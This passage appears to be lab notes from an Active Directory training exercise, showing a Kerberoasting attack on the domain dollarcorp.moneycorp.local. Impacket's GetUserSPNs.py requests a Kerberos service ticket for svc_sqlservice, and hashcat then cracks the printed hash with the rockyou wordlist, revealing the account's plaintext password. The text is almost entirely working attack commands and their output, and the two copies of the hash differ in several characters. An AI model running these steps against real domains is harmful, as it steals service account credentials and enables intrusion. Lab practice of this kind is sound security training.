[user@parrot]~[~/local/bin]
$GetUserSPNs.py -request -dc-ip 192.168.234.140 dollarcorp.moneycorp.local/student141
/home/user/.local/lib/python2.7/site-packages/OpenSSL/crypto.py:14:
CryptographicDeprecationWarning: Python 2 is no longer supported by the Python core team. Support
for it is now deprecated in cryptography, and will be removed in the next release.
  from cryptography import utils, x509
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

Password:
ServicePrincipalName                                     Name                MemberOf
PasswordLastSet                                         LastLogon  Delegation
-----
dcorp-dc/svc_sqlservice.dollarcorp.moneycorp.local:60111 svc_sqlservice      2021-10-31
20:59:19.434169 <never>

$krb5tgs$23$*svc_sqlservice$DOLLARCORP.MONEYCORP.LOCAL$dollarcorp.moneycorp.local/svc_sqlservice
*$08a7df8d051b835ae57027045888ebb4$39060dd80b15461a99c05a9b9064ea3e997257b7e71b252af0d976be42f61
8872b5731b651514741a41279c93b85384029c6b39230ab7b937d1c39da5edf888587b17512c33b959d0e1d287790110
3087b2e526070f0ef007f381223d1a1f5f92eb60c1704516c54007daaa74b12c0e5d5a1ab1ebdbf2f0d828e93f137c3
262853ab72421039cd627fb8357b4c16740c10b68fa9407dee87390c684a1dab2b985b1bc08a86db5a36e7224b691819
6209ecba04810e7e021f77de75ce5126699c8841185658fc5cfea270ccad2fb5b72ee9c879ab05326442ffe28764be8d
a00396e454f955b88aaebe3fb165fe7d757039470d2e4909c024f21eb2f28bdd4f7c25d1564a3eaf2a82e5ebcbcc1aca
880957d94b5b84c53559516b80b8d257fa2b8e797c3c9048ec94d53fb4b990c6077cfc2094aec66a375d76f8838118f9
bd68f281f18a7bdc7e85d92218c7ecfd2992ade729c03a4cbe36dfb841534481fd52fe3e6867db6554ed81eb80e73a31
98dbdec760a55e32cb934de19fc3d53d8f985c49afa12490a0eb677587c98b42323b2e44c9ff0b99f5ecd575c77b05
bfebd35752ddefd54c0fbff10e42f03e428d93c8a78ac4c5bdbe31c8cfb22879f9fe61d8945374ec53888870c1cb1435
67f4d309a01f8c8db99b4549bc50b44bc56d081905af8ba7605c26226ad522181bf9331bad01f72647e9b3c34e0a6ff02
1b6950365bfbb895e9c3f75034229367cf522c79a30acc1a19a5336288381bc71817ff7249c3407d091a81d295b01e94
792693bf8fe0d22b253c704dce727b3bdd81b483be08b4af05b3341bb4ca047a63667d05c1858c0d8a425141be9a6f35
1154876865e68ec5b666bffc812a3dafdad6ec2f18daf1bfce53de7aaa8d3f6aac13bd3eab0b85a79426a2dbad58d0f
0500d49fc77d04451c8b7cb303927a9d794d93c5c9f3c31b935fee4997cc72f480c0bbb2fc2c17890fad793d1d024c28
10fdafcff5d2052faf72499773cc26f0c19c9ac26a72aa195f5e651096ef1f0273d77b11487d77c5b17abde7ff797dec
c63deb9608ed28b7130a8cdd6fd4bf91481f3551880f21a4a50efd9d2c936caa199ef1b40a84b2c1f7149c9fe8726c7
d7d508116477ea48ab1cf3b0d946eefd0be43167e90a3baa288b51f712f0ed782a6c107d15005da94135e50407bb9a30
aa05d65ef7120856c6d5550a0b834f68017e900b234b6da7cacf7d89f48996e35035098906079a6f67243f2c8cec5903
3475f04e629e91b0668f4d1947f8e3d52abe5b86b3815d958b08d41721d5f59f1303421286078933f3ca70cc42a1a1e3
9bc6ef3a134c369a42c430b24176738f9020916c1005fde69bd683c543ecdcdfe3acb5be8aaf44257f9180c97886de83
27f9cf380c195dc4d4cff7ff284f346a56d38db4fc756e17194eaf0a9eb23f26748a6d4fef9d7e80a8de969880e03
```

Crack hashes using hashcat.

```
[user@parrot]~[~/tmp]
$hashcat -m 13100 -o roastCracked.txt -a 0 roastimpacket.txt ./rockyou.txt --force --
potfile-disable
hashcat (v6.1.1) starting...

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.
OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) -
Platform #1 [The pocl project]

=====
* Device #1: pthread-AMD Ryzen 7 2700 Eight-Core Processor, 5843/5907 MB (2048 MB allocatable),
4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```

Applicable optimizers applied:

- \* Zero-Byte
- \* Not-Iterated
- \* Single-Hash
- \* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.

Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.

If you want to switch to optimized backend kernels, append -O to your commandline.

See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.

Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 134 MB

Dictionary cache hit:

- \* Filename.: ./rockyou.txt
- \* Passwords.: 14344385
- \* Bytes.....: 139921507
- \* Keyspace.: 14344385

Approaching final keyspace - workload adjusted.

Session.....: hashcat

Status.....: Cracked

Hash.Name.....: Kerberos 5, etype 23, TGS-REP

Hash.Target.....: \$krb5tgs\$23\$\*svc\_sqlservice\$DOLLARCORP.MONEYCORP.LO...880e03

Time.Started.....: Sun Oct 31 22:27:56 2021, (15 secs)

Time.Estimated....: Sun Oct 31 22:28:11 2021, (0 secs)

Guess.Base.....: File (./rockyou.txt)

Guess.Queue.....: 1/1 (100.00%)

Speed.#1.....: 981.2 kH/s (7.06ms) @ Accel:64 Loops:1 Thr:64 Vec:8

Recovered.....: 1/1 (100.00%) Digests

Progress.....: 14344385/14344385 (100.00%)

Rejected.....: 0/14344385 (0.00%)

Restore.Point....: 14336000/14344385 (99.94%)

Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1

Candidates.#1....: \$HEX[2321686f74746965] -> \$HEX[042a0337c2a156616d6f732103]

Started: Sun Oct 31 22:27:55 2021

Stopped: Sun Oct 31 22:28:12 2021

[user@parrot]~/tmp]

\$ cat roastCracked.txt

```
$krb5tgs$23$*svc_sqlservice$DOLLARCORP.MONEYCORP.LOCAL$dollarcorp.moneycorp.local/svc_sqlservice
*$08a7df8d051b835ae57027045888ebb4$39060dd80b15461a99c05a9b9064ea3e997257b7e71b252af0d976be42f61
8872b5731b651514741a41279c93b85384029c6b39230ab7b937d1c39da5edf888587b17512c33b959d0e1d287790110
3087b2e526070f0ef007f381223d1a1f5f92eb60c1704516c54007daaa74b12c0e5d5a1ab1ebdbf2f0d828e93f137c3
262853ab72421039cd627fb8357b4c16740c10b68fa9407dee87390c684a1dab2b985b1bc08a86db5a36e7224b691819
6209ecba04810e7e021f77de75ce5126699c8841185658fc5cfea270ccad2fb5b72ee9c879ab05326442ffe28764be8d
a00396e454f955b88aaebe3fb165fe7d757039470d2e4909c024f21eb2f28bdd4f7c25d1564a3eaf2a82e5ebcbcc1aca
880957d94b5b84c53559516b80b8d257fa2b8e797c3c9048ec94d53fb4b990c6077cfc2094aec66a375d76f8838118f9
bd68f281f18a7bdc7e85d92218c7ecfd2992ade729c03a4cbe36dfb841534481fd52fe3e6867db6554ed81eb80e73a31
98dbdec760a55e32cb934de19fcdf3d53d8f985c49afa12490a0eb677587c98b42323b2e44c9ff0b99f5ecd575c77b05
bfefbd35752ddefd54c0fbff10e42f03e428d93c8a78ac4c5bde31c8cfb22879f9fe61d8945374ec53888870c1cb1435
67f4d309a01f8cdb99b4549bc50b44bc56d081905af8ba7605c26226ad522181bf9331bad01f72647e9b3c34e0a6ff02
1b6950365bfbb895e9c3f75034229367cf522c79a30acc1a19a5336288381bc71817ff7249c3407d091a81d295b01e94
792693bf8fe0d22b253c704dce727b3bdd81b483be08b4af05b3341bb4ca07a63667d05c1858c0d8a425141be9a6f35
1154876865e8ec5b666bffc812a3dafdad6ec2f18daf1bfce53de7aaa8d3f6aac13bd3eab0b85a79426a2dbad58d0f
0500d49cf77d04451c8b7cb303927a9d794d93c5c9f3c31b935fee4997cc72f480c0bbb2fc2c17890fad793d1d024c28
10fdafccff5d2052faf72499773cc26f0c19c9ac26a72aa195f5e651096ef1f0273d77b11487d77c5b17abde7ff797dec
c63debf9608ed28b7130a8cdd6fd4bf91481f3551880f21a4a50efd9d2c936caa199ef1b40a84b2c1f7149c9fe8726c7
d7d5081164777ea48ab1cf3b0d946eef0be43167e90a3baa288b51f712f0ed782a6c107d15005da94135e50407bb9a30
aa05d65ef7120856c6d5550a0b834f68017e900b234b6da7cacf7d89f48996e35035098906079a6f67243f2c8cec5903
3475f04e629e91b0668f4d1947f8e3d52abe5b86b3815d958b08d41721d5f59f1303421286078933f3ca70cc42a1a1e3
9bc6ef3a134c369a42c430b24176738f9020916c1005fde69bd683c543ecdcdfe3acb5be8aaf44257f9180c97886de83
27f9cf380c195dc4d4cfff7ff284f346a56d38db4fc756e17194eaf0a9eb23f26748a6d4fef9d7e80a8de969880e03:!!
duro2288!!
```

```
[user@parrot]-[/tmp]  
$
```